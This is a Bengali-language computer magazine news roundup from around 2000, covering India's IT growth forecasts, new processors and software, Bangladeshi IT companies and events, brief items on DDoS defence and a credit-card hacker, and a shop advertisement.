ভারতের ন্যাশনাল এসোসিয়েশন অফ সফটওয়্যার এন্ড সার্ভিসেস কোম্পানিজ (ন্যাসকম) পরিচালিত 'ইন্ডিয়ান আইটি স্ট্র্যাটেজিস' শীর্ষক একটি সমীক্ষায় বলা হয়েছে, ২০০৮ সাল নাগাদ তথ্য প্রযুক্তি খাতে ভারতের রাজস্ব আয় দাঁড়াবে ৮৭০০ কোটি ডলার। এর মধ্যে তথ্য প্রযুক্তি-নির্ভর সেবা খাত থেকে ৩৮৫০ কোটি, সফটওয়্যার পণ্য থেকে ১৯৫০ কোটি, তথ্য প্রযুক্তি উপযোগী সেবা খাত থেকে ১৯০০ কোটি এবং ই-বিজনেস থেকে ১০০০ কোটি ডলার আসবে। ২২ লাখ নতুন কর্মসংস্থানের সুযোগ তৈরি হবে, ভারতে প্রত্যক্ষ বিদেশী বিনিয়োগের পরিমাণ দাঁড়াবে ৪০০-৫০০ কোটি টাকায়। বিশেষজ্ঞরা বলেছেন, বিশেষ কিছু বিষয়ে সুপরিকল্পিত পদক্ষেপ গ্রহণ করলে আগামী এক দশকের মধ্যে তথ্য প্রযুক্তি খাত থেকে ভারত হয়তো দশ হাজার কোটি ডলার উপার্জন করতে পারবে। সত্যিকার অর্থেই ভারত তখন একটি আইটি পরাশক্তিতে পরিণত হবে।

২০০৮ সাল নাগাদ তথ্য প্রযুক্তি সেবাখাতের আরও নতুন নতুন ক্ষেত্র তৈরি হবে। প্রয়োজনের ভিত্তিতে প্রফেশনাল সার্ভিসগুলো তখন আইটি সার্ভিসের জন্য প্রায় ১১ হাজার কোটি টাকা ব্যয় করবে। যোগাযোগ, স্বাস্থ্য সেবা, ইউটিলিটি সেক্টরের ওপর থেকে সরকারের নিয়ন্ত্রণ আরও শিথিল করা হবে এবং এ সমস্ত ক্ষেত্রগুলোই আইটি সার্ভিসের নতুন বাজারে পরিণত হবে। ন্যাসকমের সভাপতি দেওয়াং মেহতার মতে, ২০০৮ সালে ভারতের সমগ্র রফতানি আয়ের ৩৫% আসবে তথ্য প্রযুক্তি খাত থেকে, যার পরিমাণ হবে জিডিপি'র ৭.৫%-এর চাইতেও বেশি।

এই বিপুল সম্ভাবনাকে বাস্তবে পরিণত করতে হলে সাইবার ল', টেলিযোগাযোগ বিধিমালা, আইন শৃঙ্খলা, শ্রমিক আইন, রাজস্ব আদায় ব্যবস্থা সবকিছুই নতুন প্রয়োজনের উপযোগী করে গড়ে তুলতে হবে। সে সময়ে যে নতুন ২২ লাখ লোকের প্রয়োজন হবে তাদের প্রশিক্ষণ-প্রতিশিক্ষণের ব্যাপারটি ভারতের জন্য অন্যতম বড় চ্যালেঞ্জ হয়ে দাঁড়াবে। হিসেব মতে, ভারতে এখন প্রতি বছরে ৭০ হাজার তথ্য প্রযুক্তি পেশাজীবী তৈরি হচ্ছে। এ সংখ্যা বাড়াবার পাশাপাশি অন্যান্য উন্নত দেশে মেধা পাচারও থামাতে হবে। দক্ষ জনশক্তি তৈরির পাশাপাশি বিশ্ব টেলিযোগাযোগ অবকাঠামোর সাথে ভারতের সংযোগ স্থাপনের ব্যাপারটিও কিন্তু তখন যথেষ্ট গুরুত্বপূর্ণ হয়ে উঠবে। কারণ বিশ্ব টেলিকাঠামোর সাথে সংযোগ স্থাপনে ব্যর্থ হলে ২০০৮ সালে ভারতের প্রত্যাশিত উপার্জন প্রায় ২৩০০ কোটি ডলার কমে যাবে। ●

লিনআক্সভিত্তিক উইন্ডোজ এপ্লিকেশন

কোরেল সম্প্রতি তাদের ডেস্কটপ সংস্করণের লিনআক্সে 'গ্রাফঅন' কানেক্টিভিটি সফটওয়্যার অন্তর্ভুক্ত করায় কোরেল লিনআক্স ব্যবহারকারীরা উইন্ডোজের সফটওয়্যারগুলো চালাতে পারবে। এতে ব্যবহারকারীরা সার্ভার ডায়ালিং কিংবা ইন্টারনেটে যুক্ত হয়ে রিমোট এক্সেসের মাধ্যমে উইন্ডোজ সফটওয়্যারগুলোও চালাতে পারবে। এ জন্য ব্যবহারকারীদের অন্য বাড়তি কোন সফটওয়্যারের লাইসেন্সের প্রয়োজন হবে না। ●

এফবিসিসিআই-এর ওয়েবসাইট

সম্প্রতি www.fbcci.org নামে দ্য ফেডারেশন অব বাংলাদেশ চেম্বার অব কমার্স এন্ড ইন্ডাস্ট্রি (এফবিসিসিআই)-এর ওয়েবসাইট খোলা হয়েছে। ১০টি ভাগে বিভক্ত এ ওয়েবসাইটের সূচনা অংশে রয়েছে এফবিসিসিআই-এর প্রতিষ্ঠাকাল, সদস্য, সদস্যেদের প্রকৃতি, মোট সদস্য সংখ্যা, সভাপতি, সহ-সভাপতি এফবিসিসিআই-এর উদ্দেশ্য ইত্যাদি। এছাড়া রয়েছে বিদেশের সাথে এফবিসিসিআই-এর সম্পর্কের খবর, বিদেশে রপ্তানিযোগ্য পণ্যের তালিকা, এফবিসিসিআই-এর নীতি-নির্ধারণী, জনসংখ্যা, জাতীয় হিসাব, জাতীয় আয়-ব্যয়, মুনাফা, কৃষি ও শিল্প ক্ষেত্রে আয় ইত্যাদি বিভিন্ন তথ্য। ●

আইবিএম'র উইন্ডোজভিত্তিক সার্ভার

আইবিএম সম্প্রতি ওয়েবসাইট ব্যবস্থাপনার জন্য 'নেট ফিনিটি এ-১০০' নামে নতুন এপ্লায়েন্স সার্ভার চালু করতে যাচ্ছে যাতে মাইক্রোসফট কর্পোরেশনের উইন্ডোজ ২০০০ সফটওয়্যার ব্যবহার করা হবে। এছাড়া আইবিএম কর্তৃক ডেভেলপ করা সফটওয়্যারও ব্যবহৃত হবে। এর ফলে গতি বৃদ্ধি পাবে এবং ইন্টারনেট ব্যবহারকারীরা আরও তাড়াতাড়ি তথ্য সরবরাহ করতে পারবে। উল্লেখ্য, এই প্রথমবারের মতো কমপিউটারে ওয়েবসাইট অপারেটিংয়ের জন্য মাইক্রোসফট-এর 'উইন্ডোজ ২০০০' টেকনোলজি ব্যবহৃত হচ্ছে। ●

এএমডি এবং ইন্টেলের ১ জি. হা. প্রসেসর

বিশ্বের দ্বিতীয় বৃহত্তম মাইক্রোপ্রসেসর নির্মাতা প্রতিষ্ঠান এডভান্স মাইক্রো ডিভাইসেস (এএমডি) ১ জি.হা. প্রসেসর বাজারে ছেড়েছে। এর ফলে ১ জি. হা প্রসেসর প্রচলনে এএমডি তার চিরপ্রতিদ্বন্দ্বী ইন্টেলের চেয়ে এগিয়ে গেল। ১ জি.হা. এথলন প্রসেসরের প্রথম চালান এএমডি'র ব্যবসায়ীক অংশীদার গেইটওয়ে কর্পো. এবং কম্প্যাক কম্পিউটার কর্পো.কে সরবরাহ করেছে। উল্লেখ্য ইন্টেল, এএমডি'র সমুচিত জবাব দেয়ার জন্য ঠিক একদিন পরে ১ জি.হা প্রসেসর বাজারে ছেড়েছে। ●

আইপিআর বিল অনুমোদনের দাবী জানিয়েছে বেসিস

বাংলাদেশ এসোসিয়েশন ফর সফটওয়্যার এন্ড ইনফরমেশন সার্ভিসেস (বেসিস)-এর সাধারণ সম্পাদক আতিক-ই-রব্বানী স্বাক্ষরিত এক সংবাদ বিজ্ঞপ্তিতে বাংলাদেশের তথ্য প্রযুক্তি খাতকে সুসংহত ও গতিশীল করতে ইন্টেলেকচুয়াল প্রোপার্টি রাইট (আইপিআর) আইনটি চলতি জাতীয় সংসদ অধিবেশনে পাশ করতে সংশ্লিষ্টদের অনুরোধ জানিয়েছেন। বিজ্ঞপ্তিতে বলা হয় তথ্য প্রযুক্তিতে এগিয়ে যাওয়া অন্যান্য দেশ ইতোমধ্যে আইপিআর অনুমোদন করেছে। বাংলাদেশে সফটওয়্যারের কোন কপিরাইট আইন না থাকায় সফটওয়্যার শিল্প সুষ্ঠুভাবে বিকাশ লাভ করছে না। বিজ্ঞপ্তিতে আরো বলা হয় এ কারণে এ খাতে বিনিয়োগকারীরা আস্থা পাচ্ছেন না। ●

ক্লিনটনের ভারত সফরে লাভবান হয়েছে তথ্য প্রযুক্তি খাত

মার্কিন যুক্তরাষ্ট্রের প্রেসিডেন্ট বিল ক্লিনটন সম্প্রতি ভারত সফরকালে তথ্য প্রযুক্তি খাতে ভারত-মার্কিন দ্বিপাক্ষিক আলোচনার মাধ্যমে কয়েকটি সমঝোতায় উপনীত হয়। এর মধ্যে আমেরিকার সিলিকন ভ্যালীতে ইন্টারনেট ও ই-কমার্স ভিত্তিক ব্যবসার ৩৮% ভারতীয়দের জন্য উন্মুক্ত করে দেয়া হবে। তথ্য প্রযুক্তি খাতে দু'দেশের মধ্যে এখনকার ব্যবসার পরিমাণ ৫৫০ কোটি ডলার যা ১৯৯১ সালের ২২গুণ বেশি। আশা করা হচ্ছে ২০০৮ সাল নাগাদ এ ব্যবসা ৩০০০ কোটি ডলারে উত্তীর্ণ হবে। ভারত থেকে রফতানীকৃত তথ্য প্রযুক্তি এবং ই-কমার্স পণ্যের উপর আমেরিকা ট্যাক্স ও বিধিনিষেধ যথাসম্ভব শিথিল করবে। ●

৯০০ গ্রাম ওজনের পিসি

জার্মানীর হ্যানোভারে অনুষ্ঠিত বিশ্বের বৃহত্তম তথ্য প্রযুক্তি মেলা 'সিবিট হ্যানোভার ২০০০' -এ জিবারন্যাট নামে একটি পরিধানযোগ্য পিসি প্রদর্শিত হয়েছে। ৯০০ গ্রাম ওজনের এই পিসিটি কণ্ঠস্বর দ্বারা নিয়ন্ত্রিত এবং জামা বা গলাবন্ধনীর সাথে যুক্ত থাকে। ●

বিনামূল্যে ডোমেন নেম রেজিস্ট্রি

সম্প্রতি Resisterfree.com নামে একটি কোম্পানি ১ বছরের জন্য শর্তহীন এবং বিনামূল্যে ডোমেন নেমে রেজিস্ট্রেশনের অফার দিয়েছে। Resisterfree.com প্রতি শুক্রবার (বাংলাদেশ সময়) সকাল ১০টা থেকে ১১টা পর্যন্ত মাত্র ১ ঘন্টার জন্য বিনামূল্যে এই সুবিধা প্রদান করবে। যুক্তরাষ্ট্রের মেরিল্যান্ডভিত্তিক এই কোম্পানিটি সাধারণত ডোমেন নেম রেজিস্ট্রেশনের জন্য বার্ষিক ২০ ডলার ফি নেয়। উল্লেখ্য এ ধরনের সার্ভিস অন্যান্য যে সকল কোম্পানি দিয়ে থাকে তাদের মধ্যে এটিই সর্বনিম্ন। উল্লেখ্য পৃথিবীর সর্ববৃহৎ ডোমেইন নেম রেজিস্ট্রেশনকারী প্রতিষ্ঠান নেটওয়ার্ক সলিউশন্স রেজিস্ট্রেশনের জন্য প্রতি ২ বছর ৭০ ডলার ফি নিয়ে থাকে। ●

ইউম্যাক্স-এর FireWire/IEEE 1394 সমৃদ্ধ স্ক্যানার

ইউম্যাক্স সম্প্রতি FireWire/IEEE 1394 সাপোর্টের ইউম্যাক্স পাওয়ালুক ১১০০ মডেলের স্ক্যানার তৈরি করেছে। পিসি ও ম্যাক কম্প্যাটিবল এই FireWire/IEEE 1394 সমৃদ্ধ স্ক্যানারটি দ্রুত ইমেজডাটা ট্রান্সফার করতে সক্ষম। ইউম্যাক্স-এর নিজস্ব BET টেকনোলজি ব্যবহার করে কার্যকরী ৪২ বিট 1200 × 2400 ডিপিআই আউটপুট পাওয়া সম্ভব। ট্রান্সপারেন্সি এডাপ্টার স্বয়ংক্রিয় স্ক্যানিংয়ের মাধ্যমে ফ্রেমকে অটো ডিটেক্ট করতে সক্ষম। এছাড়া একই সাথে অনেক ছবির আলাদা আলাদা ডিপিআই, গামা কার্ভ, কালার মুড ইত্যাদিতে স্ক্যান করতে পারে। বিল্ট এন ম্যাজিক স্ক্যান সফটওয়্যারের সাহায্যে সহজে প্রফেশনাল ইমেজ কোয়ালিটি পাওয়া সম্ভব। উল্লেখ্য টেটেরোড বাংলাদেশ লিঃ বাংলাদেশে ইউম্যাক্স প্রিন্টার বাজারজাত করছে। ●

সনি ও মাইক্রোসফট-এর ভিডিও গেম বাজারে প্রতিদ্বন্দ্বিতা

সম্প্রতি মাইক্রোসফট -এর নতুন প্রকল্প ভিডিও গেমস্ সিস্টেম এক্স-বক্স ঘোষণায় ইলেকট্রনিক ভিডিও গেম প্রস্তুতকারক সনি, সেগা এবং নিনটেনডোর মতো কোম্পানির সরাসরি প্রতিদ্বন্দ্বিতায় চলে এসেছে। মাইক্রোসফট-এর ভিডিও গেম কনসোলের ডিজিটাল ভিডিও প্লেয়ারের সাথে দ্রুত ইন্টারনেট সংযোগ পাওয়ার জন্য এক্স-বক্সের সাথে ৬০০ মেগাহার্টজের একটি কন্ট্রোল প্রসেসিং ইউনিট যুক্ত থাকবে। উল্লেখ্য মাইক্রোসফট-এর প্রতিদ্বন্দ্বীতার জন্য সনি সম্প্রতি প্লে স্টেশন-২ প্রকাশ করেছে। ●

চীনে মোবাইল ফোনের ব্যবহার ৭২% বৃদ্ধি

চীনে মোবাইল ফোনের ব্যবহার গত বছরের তুলনায় ৭২% বেড়ে ৪৩ মিলিয়নে পৌঁছেছে। এর ফলে চীন বিশ্বের দ্বিতীয় বৃহত্তম মোবাইল ব্যবহারকারী দেশে পরিণত হলো। এ কারণে বিশ্বখ্যাত মোবাইল ফোন প্রস্তুতকারক মটোরোলা চীনে নিজস্ব বিক্রয়কেন্দ্র চালু করেছে। ●

ডেফোডিল-এর ভার্চুয়াল ইউনিভার্সিটির অনুমোদন লাভ

সম্প্রতি ডেফোডিল ইন্‌স্টিটিউট অব ইনফরমেশন টেকনোলজি (ডিআইআইটি) ভার্চুয়াল ইউনিভার্সিটি এন্টারপ্রাইজ (ভিইউই)-এর অনুমোদন লাভ করেছে। এর ফলে এখন থেকে ডিআইআইটি'র শিক্ষার্থী এবং অন্যান্যরা স্বল্পমূল্যে বিশ্বমানের সার্টিফিকেশন যেমন: এমসিপি, এমসিএসডি, এ প্লাস সার্টিফিকেশন, সিএনই, এমসিএসডি, ওয়েব মাস্টার ইত্যাদি সার্টিফিকেট অর্জন করতে পারবে। ●

ইন্টারপোল-এর আসামী ধরতে ওয়েব পেজের ব্যবহার

ইয়ভস গডার্ড নামে এক ফরাসি ফেরারি আসামীকে ধরার জন্য ইন্টারপোল সম্প্রতি ইন্টারনেট ব্যবহার করেছে। ইন্টারনেটে ইন্টারপোলের ওয়েব সাইটে এরকম প্রায় এক হাজার ফেরারি আসামীর তালিকা রয়েছে যার শিরোনামে রয়েছে ওয়ানটেড বাই ইন্টারপোল। ●

মিউচুয়াল ট্রাস্ট ব্যাংকে ফ্লোরার ব্যাংকিং সফটওয়্যার ব্যবহার

ফ্লোরা সিস্টেম লিঃ কর্তৃক ডেভেলপকৃত ইন্টিমেটেড অন-লাইন এবং রিয়েল-টাইম ব্যাংকিং সফটওয়্যার 'ফ্লোরা ব্যাংক' মিউচুয়াল ট্রাস্ট ব্যাংকে ব্যবহারের উদ্যোগে উক্ত ব্যাংক এবং ফ্লোরা সিস্টেমস লিঃ-এর মধ্যে সম্প্রতি একটি চুক্তি স্বাক্ষরিত হয়েছে৭ মিউচুয়াল ট্রাস্ট ব্যাংক লিঃ-এর ব্যবস্থাপনা পরিচালক মোশারফ হোসেন এবং ফ্লোরা সিস্টেমস্ লিঃ-এর চেয়ারম্যান এম. এন. ইসলাম নিজ নিজ প্রতিষ্ঠানের পক্ষে চুক্তিতে স্বাক্ষর করেন। চুক্তি স্বাক্ষর অনুষ্ঠানে আরও উপস্থিত ছিলেন মিউচুয়াল ট্রাস্ট ব্যাংক লিঃ-এর এক্সিকিউটিভ ভাইস প্রেসিডেন্ট নাসিরুদ্দিন আহমেদ, সিনিয়র ভাইস প্রেসিডেন্ট এবং সচিব কামরুল ইসলাম চৌধুরী, সিনিয়র ভাইস প্রেসিডেন্ট এ. এম. শাহজাহান, ফ্লোরা সিস্টেমস্ লিঃ-এর ব্যবস্থাপনা পরিচালক মোস্তফা রফিকুল ইসলাম, নির্বাহী পরিচালক তপন কান্তি সরকার এবং মহা ব্যবস্থাপক (সফটওয়্যার) মোঃ নূর হোসেন। ফ্লোরা সিস্টেমস্ লিঃ-এর চেয়ারম্যান এম. এন .ইসলাম এ উপলক্ষে বক্তব্য দানকালে বলেন, বর্তমান সময়ের চাহিদার প্রেক্ষিতে যখন অন-লাইন, রিয়েল টাইম ব্যাংকিং সফটওয়্যারের প্রয়োজন হয়ে পড়েছে তখনি যুগের চাহিদা মেটাতে ফ্লোরা সিস্টেমস 'ফ্লোরা ব্যাংক' নিয়ে হাজির হয়েছে। ফ্লোরা সিস্টেমস-এর ব্যবস্থাপনা পরিচালক মোস্তফা রফিকুল ইসলাম ফ্লোরা ব্যাংক সম্পর্কে বলেন, এই সফটওয়্যারটি ব্যাংকে ব্রাঞ্চে সফলভাবে রান করতে সক্ষম। তিনি আরও উল্লেখ করেন খুব শীঘ্রই এই সফটওয়্যার বিদেশে রফতানী করা হবে। ●

MUTUAL TRUST BANK FLORA SYSTEMS LIMITED
BANKING SOFTWARE AGREEMENT SIGNING CEREMONY

ছবিতে চুক্তি স্বাক্ষরের পর করমর্দন করছেন (মাঝে) মিউচুয়াল ট্রাস্ট ব্যাংক লিঃ ব্যবস্থাপনা পরিচালক মোশাররফ হোসেন এবং ফ্লোরা সিস্টেমস্ লিঃ-এর চেয়ারম্যান এম. এন. ইসলাম। উভয় পাশে রয়েছেন বাদিক থেকে মিউচুয়াল ট্রাস্ট ব্যাংকের এক্সিকিউটিভ ভাইস-প্রেসিডেন্ট নাসিরুদ্দিন আহমেদ, সিনিয়র ভাইস প্রেসিডেন্ট এবং সচিব কামরুল ইসলাম চৌধুরী, সিনিয়র ভাইস-প্রেসিডেন্ট এ. এম. শাহজাহান, ফ্লোরা সিস্টেমস্ লিঃ-এর নির্বাহী পরিচালক তপন কান্তি সরকার, মহা ব্যবস্থাপক (সফটওয়্যার) মোঃ নূর হোসেন, ব্যবস্থাপনা পরিচালক মোস্তফা রফিকুল ইসলাম।

নতুন ঠিকানায় আইবিসিএস প্রাইম্যাক্স-এর কার্যক্রম শুরু

আইবিসিএস প্রাইম্যাক্স (বাংলাদেশ) লিঃ সম্প্রতি সড়ক ৭, বাসা ১৫ ধানমন্ডিতে নতুন ঠিকানায় তাদের শিক্ষা ও প্রশিক্ষণ ইউনিটের কার্যক্রম শুরু করেছে। এখান থেকে কমপিউটারের উপর ডিপ্লোমা, হায়ার ডিপ্লোমা, এনসিসি'র স্নাতক ও স্নাতকোত্তর ডিগ্রী কোর্স এবং কর্পোরেট ট্রেনিং পরিচালনা করা হবে। উল্লেখ্য, আইবিসিএস প্রাইম্যাক্সই বাংলাদেশে প্রথম এনসিসি কমপিউটার প্রশিক্ষণ কার্যক্রম চালু করেছে। ●

হ্যাকিং প্রতিরোধের উপায়

সম্প্রতি ইয়াহু, ই-বে, ই-ট্রেড এবং জেডডিনেটের সার্ভিসে হ্যাকিংয়ের জন্য সার্ভিস বেশ কিছু সময় বন্ধ ছিলো। বিশেষজ্ঞদের মতে নিরাপত্তা ব্যবস্থায় আপডেট না করার ফলে এই দুর্ঘটনা ঘটেছে। উপরোক্ত প্রতিষ্ঠানগুলোর ক্ষেত্রে যা হয়েছে তাকে বলা হচ্ছে ডিস্ট্রিবিউটেড ডিনায়াল অব সার্ভিসেস বা ডিডিএস। এই ডিডিএস অনেক সিস্টেমকে পুরোপুরি দখল করে নেয়। অনেক সময়ই তা হয় রুট লেভেলে, আর সেখানে ডিডিএস একটি এজেন্টকে স্থাপতি করে যার ফলে এখান থেকে অন্যান্য সিস্টেম আক্রান্ত হয়। এই আক্রমণ প্রতিহত করতে এডমিনিস্ট্রেটরদের দ্রুত সার্ভার এবং রাউটারের ব্যাকআপে ফিরে যাওয়ার ব্যবস্থা রাখতে হবে। প্রতিদিন নিরাপত্তা ব্যবস্থাগুলোর যে সব আপডেট পাওয়া যাবে সেগুলো লোড করতে হবে। এছাড়া অস্বাভাবিক নেটওয়ার্ক এবং ডিস্কের কার্যবিধির উপর লক্ষ্য রাখা এবং অপ্রয়োজনীয় নেটওয়ার্ক সার্ভিস এবং এপ্লিকেশন ডিজাবল করার ব্যবস্থা রাখতে হবে। যাতে এক সাইট থেকে অন্য কোন সাইট আক্রান্ত হতে না পারে সেজন্য ফিল্টারিংয়ের ব্যবস্থা রাখা। এতে করে ভুয়া ঠিকানা ব্যবহারকারী হ্যাকারদের সিস্টেমে ঢুকে পড়ার ব্যাপারটিকে সীমাবদ্ধ রাখা সম্ভব হবে। ●

অন-লাইনে বাংলা ক্যালেন্ডার

সারা বিশ্বের ছড়িয়ে ছিটিয়ে থাকা বাংলাদেশীদের জন্য সম্প্রতি তৈরি করা হয়েছে অন-লাইন বাংলা ক্যালেন্ডার। www.bangla-calendar.8m.com-এই ওয়েব এড্রেসে রয়েছে নতুন বাংলা বছর ১৪০৭ সালের ক্যালেন্ডার। ওয়েবসাইটটি তৈরি করেছেন ওয়েব ডিজাইনার মোহাম্মদ ইয়াকুব (www.yakub.8m.com)। ●

মোবাইল ই-ট্রেডিং

সিংগাপুরের বিখ্যাত ষ্টক ব্রোকিং প্রতিষ্ঠান অং এন্ড কোং এবং টেলিযোগাযোগ প্রতিষ্ঠান সিংটেল মোবাইল সম্প্রতি এশিয়া প্রশান্ত মহাসাগরীয় অঞ্চলে আইরোম (iROAM) নামে ই-ট্রেডিং কার্যক্রম চালু করেছে। এতে মোবাইল টেলিফোনের সাহায্যে ই-ট্রেডিং করা যাবে যার অর্ডার মোবইলের ডিসপ্লেতে প্রদর্শীত হবে। ওয়্যারলেস এপ্লিকেশন প্রটোকল (ডব্লিউএপি) এই প্লাটফরম ব্যবহার করে এই অঞ্চলে প্রথমবারের মতো শেয়ার লেনদেন হলো। ●

ভয়েস এক্টিভেটেড ওয়েব ব্রাউজার

শীর্ষ চার প্রতিষ্ঠান আইবিএম, লুসেন্ট, মটোরোলা এবং এটিএন্ডটি'র সমন্বয়ে গঠিত ফোরাম ভয়েস এক্সএমএল সম্প্রতি ভয়েস এক্টিভেটেড ওয়েব ব্রাউজারের ঘোষণা দিয়েছে। নতুন এই ব্রাউজার তারা আগামী ওয়ার্ল্ড ওয়াইড ওয়েব কনসোর্টিয়ামে প্রদর্শন করবে। মূলতঃ এই ব্রাউজার মাইক্রোফোনের মাধ্যমে প্রাপ্ত শব্দকে এইচটিএমএল ফরম্যাটে পরিবর্তন করে নেয়। প্রস্তুতকারকরা ধারণা করছেন যে, অতিব্যস্ত এক্সিকিউটিভদের জরুরী ই-মেইল পাঠাতে ভয়েস এক্সএমএল সবচেয়ে বেশি উপকারে আসবে। ●

ডেফোডিলের নতুন আইপিএস

ডেফোডিল কম্পিউটার্স সম্প্রতি নতুন আইপিএস বাজারজাত শুরু করেছে। এটিএক্স পাওয়ার সাপ্লাই এবং শক্তিশালী অন-লাইন ইউপিএস যুক্ত এর ফিল্টারের মধ্যে রয়েছে ৭ মিনিটের ব্যাকআপ (মনিটরসহ), ভোল্টেজ নরমাল রেঞ্জ (ষ্ট্যাবিলাইজিং) ১৭০-২৬৫ ভোল্ট এসি, ওভার ভোল্টেজ ও চার্জ প্রটেকশন, ৮ ঘন্টার ফুল চার্জ, অপশনাল সফটওয়্যার কন্ট্রোল, এটিএক্স সুইচিং ইউপিএস লাইন আউট (মনিটরের জন্য), ট্রু অন-লাইন ইউপিএস এবং সুইচিং টাইম শূন্য মিলিসেকেন্ড। ✱

এপটেক আগ্রাবাদ সেন্টারের ইন্টারনেট শীর্ষক সেমিনার

সম্প্রতি এপটেক কমপিউটার এডুকেশন আগ্রাবাদ সেন্টার চট্টগ্রাম-এর উদ্যোগে ব্যারিষ্টার সুলতান আহমেদ চৌধুরী কলেজে 'তথ্য প্রযুক্তি ও ইন্টারনেট' শীর্ষক সেমিনার অনুষ্ঠিত হয়। সেমিনারে প্রধান অতিথি হিসেবে উপস্থিত ছিলেন উক্ত কলেজের প্রতিষ্ঠাতা সদস্য ও স্পেক্ট্রানেট লিঃ, চট্টগ্রাম-এর সভাপতি ফয়সাল জলিল চৌধুরী। সেমিনারে সভাপতিত্ব করেন একই কলেজের অধ্যক্ষ মোঃ আমিরুজ্জামান। অনুষ্ঠানে বিশেষ অতিথি হিসেবে উপস্থিত ছিলেন এপটেক আগ্রাবাদ সেন্টারের পরিচালক ও কেন্দ্র প্রধান নিখিল সিকদার। প্রধান অতিথি তার বক্তব্যে বলেন, বর্তমান শিক্ষা ব্যবস্থার পাশাপাশি আমাদেরকে ইন্টারনেট ভিত্তিক কমপিউটার শিক্ষা গ্রহণ করতে হবে যাতে সদ্য প্রতিষ্ঠিত বিভিন্ন দেশীয় ও বিদেশী সফটওয়্যার কোম্পানিতে সহজেই নিজেকে নিয়োগ করা যায়। সেমিনারে আরও বক্তব্য রাখেন ব্যারিষ্টার সুলতান আহমেদ চৌধুরী কলেজের প্রভাষক সৈয়দ মোঃ তৈয়ব, এপটেক আগ্রাবাদ সেন্টারের প্রশিক্ষক শুভদ্বীপ পুরকায়স্থ। অনুষ্ঠানটি পরিচালনা করেন এপটেক আগ্রাবাদ সেন্টারের সহকারী ব্যবস্থাপক মাসুদ করিম খান।

Happy New Millennium
Seminar On Information Technology
Barrister Sultan Ahmad Chowdhury College
nized By APTECH
COMPUTER EDUCATION
AGRABAD CENTER
28th March, Chittagong

সেমিনারে বক্তব্য রাখছেন ব্যারিষ্টার সুলতান আহমেদ কলেজের অধ্যক্ষ মোঃ আমিরুজ্জামান।

ডেস্কটপ কমপিউটার কানেকশনের নিজস্ব ভবনে কার্যক্রম শুরু

ডেস্কটপ কমপিউটার কানেকশন লিঃ সম্প্রতি ১৪৬/২ নিউ বেইলী রোডস্থ নিজস্ব ভবনে তাদের ব্যবসায়িক কার্যক্রম শুরু করেছে। প্রতিষ্ঠানের হার্ডওয়্যার, সিস্টেমস, ট্রেনিং সব বিভাগই এই নতুন ভবনে অবস্থিত। ৭ তলা বিশিষ্ট 'ডেস্কটপ আইটি হাউজ'-এর দ্বিতীয় তলায় হার্ডওয়্যার ও সিস্টেমস; তৃতীয় তলায় মার্কেটিং এবং চতুর্থ ও পঞ্চম তলায় মাইক্রোসফট সার্টিফায়েড টেকনিক্যাল এডুকেশন সেন্টার ও সিলভান প্রোমেট্রিক টেস্টিং সেন্টার অবস্থিত।

যোগাযোগ : ফোন: ৮৩১৪৭৮২, ৮৩১৭৬৩০, ৮৩১৩৯৯২, ৯৩৩০৭৬৫ (ট্রেনিং); ফ্যাক্স: ৮৩১৬০০১

হ্যাকার কিউরেডার-এর পুনরায় হুমকি

৮টি ই-কমার্স হ্যাক ও চুরি করা ক্রেডিট কার্ড নম্বরগুলো অন-লাইনে প্রকাশ করে সাইবার জগতে আতঙ্ক সৃষ্টিকারী কিউরেডার নামী হ্যাকার পুনরায় হ্যাকিংয়ের হুমকি দিয়েছে। সম্প্রতি ইন্টারনেট নিউজ নামে এক অন-লাইন নিউজ এজেন্সির সাথে অন-লাইনে সাক্ষাৎকারে কিউরেডার একথা জানিয়েছেন। তিনি বলেছেন, ইতোমধ্যে আমি একটি ডোমেইন রেজিস্ট্রি করেছি। সেসব ওয়েব পেজ-এর মাধ্যমে আমি আবারও ক্রেডিট কার্ড নম্বর অন-লাইনে ছেড়ে দেব। তার ডোমেইন রেজিস্ট্রিবাবদ খরচও সে চুরিকরা নম্বরগুলোর একটি থেকে পরিশোধ করেছে। বিশেষজ্ঞদের ধারণা কিউরেডার ইউনিক্স অপারেটিং সিস্টেমের এনক্রিপ্টেড পাসওয়ার্ড ফাইল ডিকোড করার উপায় বের করেছে। এখন সে তার অপকর্মগুলো ইউনিক্সের মাধ্যমেই বেশি চালিত করবে বলে আশঙ্কা করা হচ্ছে। ●

ইন্টারনেট জালিয়াতির বিরুদ্ধে পুলিশী ব্যবস্থা

ইন্টারনেট ব্যবহার করে যারা জালিয়াতি করছে তাদের বিরুদ্ধে ইউএস ফেডারেল ট্রেড কমিশন পুলিশী ব্যবস্থা গ্রহণের উদ্যোগ নিয়েছে। গেটরিচক্লিক ডট কম নামে এ পুলিশী ব্যবস্থা একই সাথে ২৮টি দেশে চালু করা হবে। এ লক্ষ্যে ১৬০০'র বেশি ওয়েব সাইটকে চিহ্নিত করা হয়েছে যারা সহজ অথচ বেআইনী উপায়ে অর্থ রোজগার করছে। এসব ওয়েব সাইটকে ই-মেইলের মাধ্যমে সতর্ক করে দেয়া হয়েছে। উল্লেখ্য ইন্টারনেট জালিয়াতির বিরুদ্ধে এটিই এখন পর্যন্ত সবচেয়ে বড় উদ্যোগ বলে মনে করা হচ্ছে। ✱

Collect Your Fabourite CD

Computer
Accessories

sales
Servicing

Software
Game
Mp3/Mp4
Medical
Education
& others

Call-
9660470

Desh Infotech

112/Aziz Super Market(Ground Floor).Shahbag.Dhaka-1000.
Ph-9660470.Fax-(+8802)9660372,e-mail-desh@agni.com

উন্মুক্ত হচ্ছে সিঙ্গাপুরের টেলিযোগাযোগ ব্যবস্থা

